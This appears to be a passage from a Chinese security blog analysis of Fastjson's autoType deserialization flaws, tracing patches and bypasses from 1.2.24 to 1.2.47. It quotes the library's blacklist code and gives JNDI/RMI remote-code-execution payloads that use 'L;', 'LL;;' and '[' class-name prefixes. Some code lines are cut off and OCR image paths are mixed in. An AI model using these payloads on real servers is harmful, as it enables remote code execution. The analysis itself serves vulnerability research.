parseObject反序列化:{"bit":[50,100,-1,-1,-1,-128,-128,-128],"name":"lala","age":11}

Process finished with exit code 0
```

_getOutputProperties字段 => getOutputProperties方法

简单的删掉 _ 试一下:



可以发现，并不会对结果造成什么影响，可见这个_不是必须的。

那么是在哪里对这个_进行了处理呢?

在字段解析之前，会对于当前字段进行一次智能匹配 `com.alibaba.fastjson.parser.deserializer.JavaBeanDeserializer#parseField`：

```
public boolean parseField(DefaultJSONParser parser, String key, Object object, T
                                  Map<String, Object> fieldValues) {
        JSONLexer lexer = parser.lexer;



        FieldDeserializer fieldDeserializer = smartMatch(key);//进入此处，根据json
    ...
```

`com.alibaba.fastjson.parser.deserializer.JavaBeanDeserializer#smartMatch`

```
public FieldDeserializer smartMatch(String key) {
    if (key == null) {
        return null;
    }

    FieldDeserializer fieldDeserializer = getFieldDeserializer(key);

    if (fieldDeserializer == null) {
        boolean startsWithIs = key.startsWith("is");
        ...
            //以下省略了对于is开头的字段的一些判断逻辑。
            //好像满足了一定条件，会去跟对应的符合getter，settger的方法名匹配。
            //好像又回到is方法可以调用不了，但是真的脑壳疼，漏洞关键也不在于此，就不纠结
        }
    }
    //遍历我们输入的key的每一个字符，匹配第一个-或_替换为空
    if (fieldDeserializer == null) {
        boolean snakeOrkebab = false;
        String key2 = null;
        for (int i = 0; i < key.length(); ++i) {
            char ch = key.charAt(i);
            if (ch == '_') {
                snakeOrkebab = true;
                key2 = key.replaceAll("_", "");
                break;
            } else if (ch == '-') {
                snakeOrkebab = true;
                key2 = key.replaceAll("-", "");
                break;
            }
        }
    }
    //接下来根据替换后的key2，去寻找对应符合getter，setter的方法名进行匹配。
```




然后在赋值的时候完美触发getoutputProperties方法。

```
com.alibaba.fastjson.parser.deserializer.FieldDeserializer#setValue(java.lang.Object, java.lang.Object)
```

```
public void setValue(Object object, Object value) {
        if (value == null //
            && fieldInfo.fieldClass.isPrimitive()) {
            return;
        }

        try {
            Method method = fieldInfo.method;
            if (method != null) {
                if (fieldInfo.getOnly) {
                    //判断特殊类型
                    ...
                    //进入getoutputProperties方法的返回值是Properties符合该一项（之前
                    } else if (Map.class.isAssignableFrom(method.getReturnType()
                        //进入调用，object是我们的恶意TemplatesImpl类
                        Map map = (Map) method.invoke(object);
```

那么以上流程就是 `_getOutputProperties` 字段 => `getOutputProperties` 方法具体演变的细节。那么以上分析结果也让我们知道加个骚气的小杠 - 应该也是可以的。



至此就完成了在知道Templates触发类原理的情况下，变形衍生到了fastjson中完成RCE。

> 至于Templates恶意类的第二个触发点，xalan 2.7.2 的 `com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl` ，在JDK反序列化Gadgets7u21一文中有补充说明，这里就不多说了。

Fastjson抗争的一生

在讲述完最开始引发漏洞的1.2.24版本之后，其实接下来的部分才是开起此篇的初衷。但是因为基础实在是差+懒，直到现在才开始正文。

1.2.24漏洞版本修复

在1.2.25版本，针对1.2.24版本进行了修复。


我们可以总结以下1.2.24版本的漏洞产生原因：

1. `@type` 该关键词的特性会加载任意类，并给提供的输入字段的值进行恢复，如果字段有setter、getter方法会自动调用该方法，进行赋值，恢复出整个类。 这个过程会被叫做fastjson的反序列化过程，注意不要把这个过程跟java反序列化过程混为一谈。它们两个是同等级的存在，而不是前者基于后者之上。也就是说readObject()反序列化利用点那一套在这根本不适用。相应的@type加载任意类+符合条件的setter与getter变成了反序列化利用点（个人总结的三要素中的反序列化漏洞触发点）。
2. 在找到可以调用的setter、getter之后，从这个可以被出发的setter、getter之后就可以沿着不同的反序列化利用链前进，比如具有一定限制条件的TemplatesImpl利用链，JNDI注入的利用链。（个人总结三要素中的反序列化利用链）
3. 沿着链就会到最后的payload触发点。比如JNDI的远程恶意class文件的实例化操作（构造函数，静态方法）或调用类中getObjectInstance方法，与TemplatesImpl利用链中的class文件字节码的的实例化操作（构造函数，静态方法）（个人总结三要素中的反序列化payload触发点）

> 可以注意到最终的payload触发点具有好像是巧合的统一性，都类似于是一个class文件的实例化操作。在commons-collections中则是反射机制（这在@type中的getter、setter函数调用中也被用到）。我们应该对这两个点产生敏感性。

修复则是针对三要素中的一者进行截断。在1.2.25中的修复原理就是针对了反序列化漏洞触发点进行限制。对于 `@type` 标签进行一个白名单+黑名单的限制机制。

使用万能的idea对两个版本的jar包进行对比



可以注意到，在解析json串的 `DefaultJSONParser类` 中做了一行代码的修改。当输入的键值是 `@type` 时，原本直接对值对应的类进行加载。现在会将值ref传入 `checkAutoType方法` 中。

checkAutoType是1.2.25版本中新增的一个白名单+黑名单机制。同时引入一个配置参数 `AutoTypeSupport` 。参考官方wiki

Fastjson默认AutoTypeSupport为False（开启白名单机制），通过需要服务端通过以下代码来显性修改。

```
ParserConfig.getGlobalInstance().setAutoTypeSupport(true); （关闭白名单机制）
```

由于checkAutoType中两条路线的代码是穿插的，我们先来看默认 `AutoTypeSupport为False` 时的代码。

`1.2.25版本com.alibaba.fastjson.parser.ParserConfig#checkAutoType(开启白名单机制)`

```
public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
        if (typeName == null) {
            return null;
        }

        final String className = typeName.replace('$', '.');

        //一些固定类型的判断，此处不会对clazz进行赋值，此处省略

        if (!autoTypeSupport) {
            //进行黑名单匹配，匹配中，直接报错退出
            for (int i = 0; i < denyList.length; ++i) {
                String deny = denyList[i];
                if (className.startsWith(deny)) {
                    throw new JSONException("autoType is not support. " + typeNa
                }
            }
            //对白名单，进行匹配；如果匹配中，调用loadClass加载，赋值clazz直接返回
            for (int i = 0; i < acceptList.length; ++i) {
                String accept = acceptList[i];
                if (className.startsWith(accept)) {
                    clazz = TypeUtils.loadClass(typeName, defaultClassLoader);

                    if (expectClass != null && expectClass.isAssignableFrom(claz
                        throw new JSONException("type not match. " + typeName +
                    }
                    return clazz;
                }
            }
        }

        //此处省略了当clazz不为null时的处理情况，与expectClass有关
        //但是我们这里输入固定是null，不执行此处代码

        //可以发现如果上面没有触发黑名单，返回，也没有触发白名单匹配中的话，就会在此处被拦截报
        if (!autoTypeSupport) {
            throw new JSONException("autoType is not support. " + typeName);
        }
        //执行不到此处
        return clazz;
}
```

可以得出在默认的 AutoTypeSupport为False 时，要求不匹配到黑名单，同时必须匹配到白名单的class才可以成功加载。

看一下默认黑名单，默认白名单（最下面，默认为空）

```
▼ f denyList = {String[22]@584}
  ▶ 0 = "bsh"
  ▶ 1 = "com.mchange"
  ▶ 2 = "com.sun."
  ▶ 3 = "java.lang.Thread"
  ▶ 4 = "java.net.Socket"
  ▶ 5 = "java.rmi"
  ▶ 6 = "javax.xml"
  ▶ 7 = "org.apache.bcel"
  ▶ 8 = "org.apache.commons.beanutils"
  ▶ 9 = "org.apache.commons.collections.Transformer"
  ▶ 10 = "org.apache.commons.collections.functors"
  ▶ 11 = "org.apache.commons.collections4.comparators"
  ▶ 12 = "org.apache.commons.fileupload"
  ▶ 13 = "org.apache.myfaces.context.servlet"
  ▶ 14 = "org.apache.tomcat"
  ▶ 15 = "org.apache.wicket.util"
  ▶ 16 = "org.codehaus.groovy.runtime"
  ▶ 17 = "org.hibernate"
  ▶ 18 = "org.jboss"
  ▶ 19 = "org.mozilla.javascript"
  ▶ 20 = "org.python.core"
  ▶ 21 = "org.springframework"
  f acceptList = {String[0]@585}
```

这条路完全被白名单堵死了,所以默认的情况下是不可能绕过的。我们的两个payload也都被com.sun这一条黑名单给匹配了。

1.2.25-1.2.41绕过

所以接下来所谓的绕过都是在服务端显性开启 `AutoTypeSupport为True` 的情况下进行的。(这是一个很大的限制条件)

我们先来看显性修改 `AutoTypeSupport为True` 时的代码:

```
1.2.25版本com.alibaba.fastjson.parser.ParserConfig#checkAutoType(关闭白名单机制)
```

```
public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
    if (typeName == null) {
        return null;
    }

    final String className = typeName.replace('$', '.');


    if (autoTypeSupport || expectClass != null) {
        //先进行白名单匹配，如果匹配成功则直接返回。可见所谓的关闭白名单机制是不只限于白名
        for (int i = 0; i < acceptList.length; ++i) {
            String accept = acceptList[i];
            if (className.startsWith(accept)) {
                return TypeUtils.loadClass(typeName, defaultClassLoader);
            }
        }
        //同样进行黑名单匹配，如果匹配成功，则报错推出。
        //需要注意这百年所谓的匹配都是startsWith开头匹配
        for (int i = 0; i < denyList.length; ++i) {
            String deny = denyList[i];
            if (className.startsWith(deny)) {
                throw new JSONException("autoType is not support. " + typeNa
            }
        }
    }

    //一些固定类型的判断，不会对clazz进行赋值，此处省略

    //不匹配白名单中也不匹配黑名单的，进入此处，进行class加载
    if (autoTypeSupport || expectClass != null) {
        clazz = TypeUtils.loadClass(typeName, defaultClassLoader);
    }

    //对于加载的类进行危险性判断，判断加载的clazz是否继承自Classloader与DataSource
    if (clazz != null) {
        if (ClassLoader.class.isAssignableFrom(clazz) // classloader is dang
                || DataSource.class.isAssignableFrom(clazz) // dataSource ca
                ) {
            throw new JSONException("autoType is not support. " + typeName);
        }

        if (expectClass != null) {
            if (expectClass.isAssignableFrom(clazz)) {
                return clazz;
            } else {
                throw new JSONException("type not match. " + typeName + " ->
            }
        }
```

```
        }
        //返回加载的class
        return clazz;
}
```

可见在显性关闭白名单的情况下，我们也需要绕过黑名单检测，同时加载的类不能继承自Classloader与DataSource。

看似我们只能找到其他的利用类跟黑名单进行硬刚。但我们再跟一下类的加载 `TypeUtils.loadClass` 就会有所发现。

```
public static Class<?> loadClass(String className, ClassLoader classLoader) {
        if (className == null || className.length() == 0) {
            return null;
        }

        Class<?> clazz = mappings.get(className);

        if (clazz != null) {
            return clazz;
        }

        //特殊处理1!
        if (className.charAt(0) == '[') {
            Class<?> componentType = loadClass(className.substring(1), classLoac
            return Array.newInstance(componentType, 0).getClass();
        }
        //特殊处理2!
        if (className.startsWith("L") && className.endsWith(";")) {
            String newClassName = className.substring(1, className.length() - 1)
            return loadClass(newClassName, classLoader);
        }
    ...
```


- 如果这个className是以 `[` 开头我们会去掉 `[` 进行加载!

  但是实际上在代码中也可以看见它会返回Array的实例变成数组。在实际中它远远不会执行到这一步，在json串解析时就已经报错。

- 如果这个className是以 `L` 开头 `;` 结尾，就会去掉开头和结尾进行加载!


那么加上 `L` 开头 `;` 结尾实际上就可以绕过所有黑名单。那么理所当然的payload就为：

```
//1.2.25-41绕过 jndi ldap
{"@type":"Lcom.sun.rowset.RowSetImpl;","dataSourceName":"rmi://localhost:1099/Ex
//1.2.25-41绕过 7u21
同样加上L;，payload太长了且不唯一，就不写了
```



1.2.42版本修复

在1.2.42中对于1.2.41版本进行了修复，对于两个jar进行对比可以发现 `DefaultJSONParser.java` 没有什么关键的修改。



关键是在 `ParserConfig.java` 中修改了以下两点：

1. 修改明文黑名单为黑名单hash
2. 对于传入的类名，删除开头 `L` 和结尾的 `;`

黑名单大致形式如下：

```
denyHashCodes = new long[]{
            -8720046426850100497L,
            -8109300701639721088L,
            -7966123100503199569L,
            -7766605818834748097L,
            -6835437086156813536L,
            -4837536971810737970L,
            -4082057040235125754L,
            -2364987994247679115L,
            -1872417015366588117L,
            -254670111376247151L,
            -190281065685395680L
```

虽然说利用hash可以让我们不知道禁用了什么类，但是加密方式是有写 `com.alibaba.fastjson.parser.ParserConfig#addDeny` 中的 `com.alibaba.fastjson.util.TypeUtils#fnv1a_64` ，我们理论上可以遍历jar，字符串，类去碰撞得到这个hash的值。（因为常用的包是有限的）

```
public static long fnv1a_64(String key){
        long hashCode = 0xcbf29ce484222325L;
        for(int i = 0; i < key.length(); ++i){
            char ch = key.charAt(i);
            hashCode ^= ch;
            hashCode *= 0x100000001b3L;
        }
        return hashCode;
    }
//可以注意到，计算hash是遍历每一位进行固定的异或和乘法运算进行累积运算
```

有一个Github项目就是完成了这样的事情，并列出了目前已经得到的hash。

再是对于传入的类名，删除开头 `L` 和结尾的 `;` 。

`com.alibaba.fastjson.parser.ParserConfig#checkAutoType(java.lang.String, java.lang.Class<?>, int)`

```
// hash算法常量
final long BASIC = 0xcbf29ce484222325L;
final long PRIME = 0x100000001b3L;
// 对传入类名的第一位和最后一位做了hash，如果是L开头，;结尾，删去开头结尾
// 可以发现这边只进行了一次删除
if ((((BASIC
        ^ className.charAt(0))
        * PRIME)
        ^ className.charAt(className.length() - 1))
        * PRIME == 0x9198507b5af98f0L)
{
    className = className.substring(1, className.length() - 1);
}
// 计算处理后的类名的前三个字符的hash
final long h3 = (((((BASIC ^ className.charAt(0))
        * PRIME)
        ^ className.charAt(1))
        * PRIME)
        ^ className.charAt(2))
        * PRIME;

if (autoTypeSupport || expectClass != null) {
    long hash = h3;
    //基于前三个字符的hash结果继续进行hash运算
    //这边一位一位运算比较其实就相当于之前的startswith，开头匹配
    for (int i = 3; i < className.length(); ++i) {
        hash ^= className.charAt(i);
        hash *= PRIME;
        //将运算结果跟白名单做比对
        if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
            clazz = TypeUtils.loadClass(typeName, defaultClassLoader, fa
            if (clazz != null) {
                return clazz;
            }
        }
        //将运算结果跟黑名单做比对
        if (Arrays.binarySearch(denyHashCodes, hash) >= 0 && TypeUtils.g
            throw new JSONException("autoType is not support. " + typeNa
        }
    }
}


//之后就是一样的处理，根据类名加载类
```


确实有效的干掉了L开头；结尾的payload。

1.2.42绕过

但是可以发现在以上的处理中，只删除了一次开头的 `L` 和结尾的 `;`，这里就好像使用黑名单预防SQL注入，只删除了一次敏感词汇的防御错误一样，重复一下就可以被轻易的绕过。所以payload如下：

```
//1.2.42绕过 jndi ldap
{"@type":"LLcom.sun.rowset.RowSetImpl;;","dataSourceName":"rmi://localhost:1099/
//1.2.42绕过 7u21
同样加上LL ;;，payload太长了且不唯一，就不写了
```





1.2.43版本修复

在1.2.43中对于1.2.42版本可绕过的情况进行了修复。

修改了 `com.alibaba.fastjson.parser.ParserConfig#checkAutoType(java.lang.String, java.lang.Class<?>, int)` 的部分代码

```
//hash计算基础参数
long BASIC = -3750763034362895579L;
long PRIME = 1099511628211L;
//L开头，；结尾
if (((-3750763034362895579L ^ (long)className.charAt(0)) * 109951162
    //LL开头
    if (((-3750763034362895579L ^ (long)className.charAt(0)) * 10995
        //直接爆出异常
        throw new JSONException("autoType is not support. " + typeNa
    }

    className = className.substring(1, className.length() - 1);
}
```

可见就对了LL开头的绕过进行了封堵。


至此我们之前的两个利用链JdbcRowSetImpl和TemplatesImpl正式被封堵了（暂时）。在服务端放开白名单限制的情况下也绕不过黑名单。更别说服务端默认是开启白名单的，这时候fastjson的风险已经很小了。

之后就是不断有新的组件作为利用链引入进行攻击，和黑名单的不断扩充之间的拉锯战。（之前也说过着一切都是在显性关闭白名单的情况下）

1.2.44 [限制

1.2.44补充了loadclass时 `[` 的利用情况，上面说到过，实际上这种形式的payload是用不了的。

比如FastjsonExpliot框架中的 `{"@type":"[com.sun.rowset.JdbcRowSetImpl","dataSourceName":"###RMI_LDAP_ADDRESS###","autoCommit":true}`



但是在1.2.44中仍然对于这类类名进行了限制，使用同样的payload进行测试。



1.2.45 黑名单添加

1.2.45添加了黑名单，封堵了一些可以绕过黑名单的payload，比如：

```
//需要有第三方组件ibatis-core 3:0
{"@type":"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory","properties":
```

黑名单封堵呢，其实是一个动态的过程，会有很多新增的jar包，如果服务端引入了这些额外的jar包，就会引入一条可利用链，，或者jdk又被发掘出了新增的链等等都会导致黑名单可被绕过。当然在1.2.25之后这都是要在显性白名单的情况下，才有的问题。

之后更新的版本比如1.2.46也都在补充黑名单

但是在1.2.47时，一个全新的payload就没有这种限制，通杀。

1.2.47 通杀payload！

我们在分析1.2.47时，将从一个挖掘0day的角度去一步步分析，企图复现这个漏洞的挖掘过程，不然正向看，不得劲。payload在最后给出。

我们重新来理一下 `com.alibaba.fastjson.parser.ParserConfig#checkAutoType(java.lang.String, java.lang.Class<?>, int)` 这个阻挠我们的方法，上面我们提到过白名单开关时我们走的是不一样的路线，还在注释中提到会有一些固定类型的判断，这就是通杀payload的关键。

我们接下来看的是1.2.47版本的包，我们看总结后的代码结构：

```
public Class<?> checkAutoType(String typeName, Class<?> expectClass, int feature
    //1.typeName为null的情况，略

    //2.typeName太长或太短的情况，略

    //3.替换typeName中$为.，略

    //4.使用hash的方式去判断[开头，或L开头;结尾，直接报错
    //这里经过几版的修改，有点不一样了，但是绕不过，也略

    //5.autoTypeSupport为true(白名单关闭)的情况下，返回符合白名单的，报错符合黑名单的
    //(这里可以发现，白名单关闭的配置情况下，必须先过黑名单，但是留下了一线生机)
    if (autoTypeSupport || expectClass != null) {
        long hash = h3;
        for (int i = 3; i < className.length(); ++i) {
            hash ^= className.charAt(i);
            hash *= PRIME;
            if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
                clazz = TypeUtils.loadClass(typeName, defaultClassLoader, fa
                if (clazz != null) {
                    return clazz;
                }
            }
            //要求满足黑名单并且从一个Mapping中找不到这个类才会报错，这个Mapping就是我
            if (Arrays.binarySearch(denyHashCodes, hash) >= 0 && TypeUtils.g
                throw new JSONException("autoType is not support. " + typeNa
            }
        }
    }

    //6.从一个Mapping中获取这个类名的类，我们之后看
    if (clazz == null) {
        clazz = TypeUtils.getClassFromMapping(typeName);
    }
    //7.从反序列化器中获取这个类名的类，我们也之后看
    if (clazz == null) {
        clazz = deserializers.findClass(typeName);
    }
